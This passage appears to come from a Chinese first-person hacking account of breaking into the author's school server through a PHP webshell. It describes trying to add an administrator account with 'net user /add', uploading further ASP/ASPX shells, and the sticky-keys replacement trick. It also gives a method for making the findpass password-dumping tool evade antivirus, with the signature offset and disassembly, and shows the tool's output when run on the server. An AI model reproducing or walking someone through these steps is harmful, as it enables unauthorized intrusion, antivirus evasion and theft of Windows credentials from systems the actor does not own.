


图6




图7




图8

在phpshell中翻看整个站点的目录，学校还真不是一般的强，ASP、PHP、ASPX文件都可以执行，CMD命令也能使用，使用“netstat -an”命令查看端口，3389也毫无悬念的监听着，接下来只要使用CMD命令添加个帐户就可以了。没想到怪事却出现了，“net user”可以用，但“net user 用户名 /add”却无法执行，提示“系统错误5”，到百度上查了查，估计是权限不够。我又上传了ASP和ASPX这两种shell，可还是不行，这时有个同学提醒我说将粘滞键替换成CMD.exe，我试了下，也不行，还是权限的问题。




图9




图10

我远程登录了一下，才发现居然是Windows2000的系统（真古董啊），经典的输入法漏洞早已修复，系统也打上了SP4补丁，到网上狂搜破解Windows2000用户密码的方法，找到一个名叫findpass的小工具，由于服务器的C盘下有rising.ini这个文件，估计是安装了瑞星，于是就对findpass进行了免杀处理，这里简单的提一下：经过定位，发现只有一个特征码Codz1=H_00405C00_00405C03，使用OD载入程序，与特征码对应的指令为

```
00405BFE  call FindPass.00404860
00405C03  mov dword ptr ss:[ebp-18],esp
```

上面有个CALL（调用指令），跟进去，将子程序全部转

移到空白区域，再将所CALL的地址改为转移后的新地址就行了。使用PHPShell把免杀后的findpass上传到服务器上，然后在PHPShell中执行findpass，结果返回了如下的信息：

```
C:\WIN_NT\system32>E:\*\findpass
        To Find Password in the Winlogon process

Usage: E:\*\findpass DomainName UserName PID-of-WinLogon

The debug privilege has been added to PasswordReminder.

PasswordReminder is unable to find WinLogon or you are using NWGINA.DLL.

PasswordReminder is unable to find the password in memory.
```

程序提示无法截取密码，到这里，一切似乎陷入了僵局，宿舍马上就要断电了，还是改天再说吧。

